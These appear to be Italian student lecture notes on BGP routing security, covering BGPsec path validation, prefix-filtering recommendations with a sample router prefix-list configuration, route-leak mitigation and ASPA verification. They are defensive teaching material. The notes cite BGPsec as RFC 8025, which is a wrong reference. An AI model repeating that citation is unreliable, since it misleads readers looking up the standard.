BGP origin validation non fa check path, solo corrispondenza AS number - network.
Sembra un update (c'è virtual link tra AS6 e AS1) ma è un origination di AS6.

BGP Path Validation

attualmente non usato dagli operatori

- ❑ BGP-PV is a mechanisms for protecting BGP announcement against prefix modifications and forged-origin attacks
- ❑ It is specified in the **BGPsec** protocol (RFC 8025) prof passa alla slide dopo con figura)
 - ❑ each AS implementing BGP-PV has an RPKI resource certificate for their ASN
 - ❑ each router in the path has certificate and a private key to sign the BGP updates
 - ❑ the certificates for all BGP-PV routers are retrieved by all participating ASes
 - ❑ the public keys of all BGP-PV routers are expected to be available at each BGP-PV router
 - ❑ each AS uses the private key to sign the BGP update and includes in the data to be signed the next AS supposed to receive the update
 - ❑ the update includes the **subject key identifier** (SKI) for the public key of each AS in the path
 - ❑ each AS will receive multiple signatures to be verified
 - ❑ if all signatures verify correctly and the origin validation check also passes, the BGP update is valid


AS6 vuole eseguire forged hijack su AS1.

L'idea è di legare crittograficamente l'announce con una catena di segnature, in cui ciascuno applica la propria segnatura.

BGP Path Validation

ovviamente c'è
private e public key,
meccanismi di validazione..
dentro l'annuncio abbiamo:
- AS1
- SKI1 (public key)
- AS2* (next hop)
sappiamo ovviamente a chi
inviarlo!
E' stato segnato ma non
incluso nella signature.
- SIG1-2 è la signature fatta
con private key.
con cui applica la signature.
Fatto da tutti gli AS nel path

Route origin authorization (ROA) exists
that authoritatively binds the prefix P to
the origin AS1



* Next hop AS is signed over but not included in the forwarded BGPSEC update.

Note that if AS6 attempts to announce prefix P over a one-hop connection via AS1, it will not succeed because it never received a signed BGP announcement directly from AS1—it can never fake being directly connected to AS1.

Prefix Filtering

Prefix Filtering: intro

Gli operatori che hanno accettato il fake route di Twitter non hanno applicato Prefix Filtering, ovvero una lista di prefissi attesi.
Se ricevo twitter prefix da AS ignoto, non dovrei accettarlo

- ❑ **BGP prefix filtering** (also known as route filtering) is the most basic mechanism for protecting BGP routers from accidental or malicious disruption
- ❑ Prefixes expected in a peering (e.g., customer) relationship are accepted, and prefixes not expected, including bogons and unallocated, are rejected
- ❑ **Inbound** and **outbound** prefix filtering should be both implemented
- ❑ Route filters are typically specified using a syntax similar to that used for access control lists (we'll see this in a lab at the end of this lecture)
- ❑ Types of prefix filters: **(i) Unallocated Prefixes; (ii) Special Purpose Prefixes; (iii) Prefixes Owned by an AS; (iv) Prefixes that Exceed a Specificity Limit; (v) Default Route; (vi) IXP LAN Prefixes**

(es: rifiuto tutto ciò che è \20)

Simple example (found on google image)

```
router bgp 100
  network 105.7.0.0 mask 255.255.0.0
  neighbor 102.10.1.1 remote-as 110
  neighbor 102.10.1.1 prefix-list AS110-IN in
  neighbor 102.10.1.1 prefix-list AS110-OUT out
!
          qui mettiamo route che non partecipano in RPKI, poichè altrimenti sono espressi lì dentro!
ip prefix-list AS110-IN deny 218.10.0.0/16
ip prefix-list AS110-IN permit 0.0.0.0/0 le 32
ip prefix-list AS110-OUT permit 105.7.0.0/16
ip prefix-list AS110-OUT deny 0.0.0.0/0 le 32
```

1. Unallocated Prefixes and Special Purpose Prefixes

- ❑ The Internet Assigned Numbers Authority (IANA) allocates address space to RIRs.
- ❑ All the IPv4 address space (or prefixes), except for some reserved for future use, have been allocated by IANA
- ❑ The IPv6 address space is much larger than that of IPv4, and, understandably, the bulk of it is unallocated.
- ❑ It is a good practice to accept only those IPv6 prefix advertisements that have been allocated by the IANA *è facile vedere che, senza prefix filter di questo tipo, accettare un numero elevato di indirizzi!*
- ❑ Network operators should ensure that the IPv6 prefix filters are updated regularly
 - ❑ In the **absence** of such **regular** updating processes, it **is better not to configure filters based on allocated prefixes**
 - ❑ If prefix resource owners regularly register AS0 ROAs for allocated (but possibly currently unused) prefixes, then those ROAs could be a complementary source for the update of prefix filters
- ❑ Moreover, IANA maintains registries for special-purpose IPv4 and IPv6 addresses, these should be filtered

1. Unallocated Prefixes and Special Purpose Prefixes

Security Recommendations

1. IPv6 routes should be filtered to permit only allocated IPv6 prefixes. Network operators should update IPv6 prefix filters regularly to include any newly allocated prefixes.
2. Prefixes that are marked “False” in column “Global” [IANA-v4-sp] [IANA-v6-sp] are forbidden from routing in the global internet and should be rejected if received from an external BGP (eBGP) peer.



[IANA-v4-sp] <https://www.iana.org/assignments/iana-ipv4-special-registry/iana-ipv4-special-registry.xhtml>
[IANA-v6-sp] <https://www.iana.org/assignments/iana-ipv6-special-registry/iana-ipv6-special-registry.xhtml>

2. Prefixes Owned by an AS

- ❑ An AS may originate one or multiple prefixes
- ❑ In the inbound direction, the AS should (in most cases) reject routes for the prefixes (subnets) it originates if received from any of its eBGP peers (transit provider, customer, or lateral peer).
 - ❑ In general, the data traffic destined for these prefixes should stay local and should not be leaked over external peering.
- ❑ However, if the AS operator is uncertain whether a prefix they originate is single-homed or multi-homed, then the AS should accept the prefix advertisement from an eBGP peer (and assign a lower local preference value) so that the desired redundancy is maintained.

2. Prefixes Owned by an AS

- An AS may originate one or multiple prefixes
- In the inbound direction, the AS should (in most cases) reject routes for the prefixes (subnets) it originates if received from any of its eBGP peers (transit

(se non abbiamo network in posti geografici diversi)

Security Recommendation: for single-homed prefixes (subnets) that are owned and originated by an AS, any routes for those prefixes received at that AS from eBGP peers should be rejected.

so that the desired redundancy is maintained.

3. Prefixes that Exceed a Specificity Limit

- ❑ Normally, ISPs neither announce nor accept routes for prefixes that are more specific than a certain level of specificity.
 - ❑ For example, maximum acceptable prefix lengths are mentioned in existing practices as /24 for IPv4 and /48 for IPv6.
 - ❑ The level of specificity that is acceptable is decided by each AS operator and communicated with peers.
 - ❑ In instances when Flowspec [RFC5575] [RFC5575bis] is used between adjacent ASes for DDoS mitigation, the two ASes may mutually agree to accept longer prefix lengths (e.g., a /32 for IPv4) but only for certain pre-agreed prefixes.
 - ❑ That is, the announced more-specific prefix must be contained within a pre-agreed prefix
- ❑ Some operators may choose to reject prefix announcements that are less-specific than /8 and /11 for IPv4 and IPv6, respectively

3. Prefixes that Exceed a Specificity Limit

- ❑ Normally, ISPs neither announce nor accept routes for prefixes that are more specific than a certain level of specificity.
 - ❑ For example, maximum acceptable prefix lengths are mentioned in existing practices as /24 for IPv4 and /48 for IPv6.

Security Recommendation: it is recommended that an eBGP router should set the specificity limit for each eBGP peer and reject prefixes that exceed the specificity limit on a per-peer basis

- ❑ Some operators may choose to reject prefix announcements that are less-specific than /8 and /11 for IPv4 and IPv6, respectively

4. Default Route

- ❑ A route for the prefix 0.0.0.0/0 is known as the default route in IPv4, and a route for ::/0 is known as the default route in IPv6.
- ❑ The default route is advertised or accepted only in specific customer-provider peering relations.
 - ❑ For example, a transit provider and a customer that is a stub or leaf network may make this arrangement between them whereby the customer accepts the default route from the provider instead of the full routing table.
 - ❑ In general, filtering the default route is recommended except in situations where a special peering agreement exists.

4. Default Route

- ❑ A route for the prefix 0.0.0.0/0 is known as the default route in IPv4, and a route for ::/0 is known as the default route in IPv6.
- ❑ The default route is advertised or accepted only in specific customer-provider peering relations.

Security Recommendation: the default route (0.0.0.0/0 in IPv4 and ::/0 in IPv6) should be rejected except when a special peering agreement exists that permits accepting it.

IXP LAN Prefixes

- ❑ Typically, there is a need for the clients at an internet exchange point (IXP) to have knowledge of the IP prefix used for the IXP LAN which facilitates peering between the clients.

- ❑ See [RFC7454] for more details on this topic.

IXP LAN Prefixes

- ❑ Typically, there is a need for the clients at an internet exchange point (IXP) to have knowledge of the IP prefix used for the IXP LAN which facilitates peering between the clients.

Security Recommendation: An internet exchange point (IXP) should announce — from its route server to all of its member ASes — its LAN prefix or its entire prefix, which would be the same as or less specific than its LAN prefix. Each IXP member AS should, in turn, accept this prefix and reject any more-specific prefixes (of the IXP announced prefix) from any of its eBGP peers.

non accettiamo, tranne original announce, altri specific prefix rispetto quello ricevuto da IXP da altri eBGP

Prefix Filtering for Peers of Different Types

- ❑ The inbound and outbound prefix filtering recommendations vary based on the type of peering relationship that exists between networks: lateral peer, transit provider, customer, or leaf customer
- ❑ A number of publicly available documents (including [1]) give a list of detailed recommendations for each type of peer relationship
- ❑ For example, prefix filtering performed in a Leaf Customer Network:
 - ❑ A leaf customer may request only the default route from its transit provider. In this case, only the default route should be accepted and nothing else.
 - ❑ If the leaf customer requires the full routing table from the transit provider, then it should apply the following inbound prefix filters: Unallocated prefixes, Special-purpose prefixes, Prefixes that the AS (i.e., leaf customer) originates, Prefixes that exceed a specificity limit, Default route

Role of RPKI in Prefix Filtering

La validità o meno di RPKI è crittograficamente sicura

- An ISP can retrieve (from RPKI registries) all available route origin authorizations (ROAs) corresponding to autonomous systems (ASes) that are known to belong in their customer cone.
- From the available ROAs, it is possible to determine the prefixes that can be originated from the ASes in the customer cone.
- As the RPKI registries become mature with increasing adoption, the prefix lists derived from ROAs will become useful for prefix filtering.
- Even in the early stages of RPKI adoption, the prefix lists (from ROAs) can help cross-check and/or augment the prefix filter lists that an ISP constructs by other means.

Role of RPKI in Prefix Filtering

- ❑ An ISP can retrieve (from RPKI registries) all available route origin authorizations (ROAs) corresponding to autonomous systems (ASes) that are known to belong in their customer cone.

Security Recommendation: the ROA data (available from RPKI registries) should be used to construct and/or augment prefix filter lists for customer interfaces

- ❑ Even in the early stages of RPKI adoption, the prefix lists (from ROAs) can help cross-check and/or augment the prefix filter lists that an ISP constructs by other means.

Route Leak Solution

Intra-AS route leaking mitigation

ignoriamo AS per ciò che entra ed esce, ad esempio con prefix non riannunciamo routes

- ❑ Many operators currently use an intra-AS solution, which is done by **tagging BGP updates from ingress to egress** (within the AS) using a BGP large community
- ❑ The BGP large community does not propagate in eBGP
- ❑ Each BGP update is **tagged** on ingress to indicate that it was received in eBGP from a customer, lateral peer, or transit provider
- ❑ Further, a route that originated within the AS is tagged to indicate the same
- ❑ At the egress point, the sending router applies an egress policy that makes use of the tagging
 - ❑ Routes that are received from a customer are **allowed on the egress** to be forwarded to any type of peer (e.g., customer, lateral peer, or transit provider).
 - ❑ Routes received from a lateral peer or transit provider are **forwarded only to customers** (i.e., they are not allowed to be forwarded to a lateral peer or transit provider).
- ❑ Further reading
<https://tools.ietf.org/id/draft-ietf-grow-route-leak-detection-mitigation-04.html>

Inter-AS route leaking mitigation

- ❑ The second type of inter-AS solution is intended to work in eBGP across AS hops.
- ❑ With the inter-AS solution, the focus shifts to detection and mitigation in case a route leak has already occurred and started to propagate.
- ❑ If a leak indeed propagates out of an AS, then the peer AS or any AS along the subsequent AS path should be able to detect and stop it.
- ❑ For robustness of the internet routing infrastructure, inter-AS route leak detection and mitigation capabilities will also need to be implemented in addition to the intra-AS prevention capability

vediamo un leak quando questi è già stato propagato.

Ci sono tag basati su prefix filtering. Quando un route leak esce, un AS lo identifica e lo stoppa.

A better (crypto) solution to Route Leaks: ASPA

- ❑ The mitigations discussed before are *best practices* for operators
 - ❑ We can make use of the RPKI to detect and mitigate Route Leaks
- ❑ **ASPA: Autonomous System Provider Authorization**
 - ❑ Basic idea: use the RPKI to certify the relationships between ASes
 - ❑ For each AS, this means having a list of **authorized** providers
 - ❑ cryptographically verifiable!
 - ❑ When a BGP peer receives an announcement, it can verify that the AS_PATH couples of ASNs have the “right” relationship
 - ❑ In this way, we have a solution both for Route Leaks and for BGP Forged Origin hijacks!


i providers sono AS che, per la loro compagnia, fornisco servizi di transit.

Ogni AS è un customer, e c'è lista di providers. Quando BGP router con ASPA attiva, riceve announcement con AS path, per ogni AS nel path noi sapremo le relazioni tra loro, e possiamo parlare di "valley" (che vediamo nella slide DOWNSTREAM PEERS)

ASPA resource content

- ❑ The content of an ASPA has the following information:
(Io sono tutti)
 - ❑ Identification of the Customer AS (**CAS**) → customerASID field
 - ❑ it is called customer, but could also be a provider
 - ❑ A Set of (*authorized*) Providers AS (**SPAS**) → providers field
- ❑ It is encoded in an RPKI signed object

<https://datatracker.ietf.org/doc/draft-ietf-sidrops-aspa-profile/>




ASPA verification: upstream peers


Basic principle: let $\{ AS[N], AS[N-1], \dots, AS[2], AS[1] \}$ be the AS_PATH sequence

1. If $N = 1 \rightarrow \text{valid}$
2. For $N \geq 2$, let i be $2 \leq i \leq N$:
 - a. if $hop(AS[i-1], AS[i])$ outcome is "Not Provider" $\rightarrow \text{invalid}$
 - b. if $hop(AS[i-1], AS[i])$ outcome is "No Attestation" $\rightarrow \text{unknown}$
 - c. if $hop(AS[i-1], AS[i])$ outcome is "Provider" $\rightarrow \text{valid}$


true se $AS[i-1]$ è provider di $AS[i]$, false altrimenti




ASPA verification: upstream peers




ASPA verification: upstream peers



ASPA verification: upstream peers



ASPA verification: upstream peers

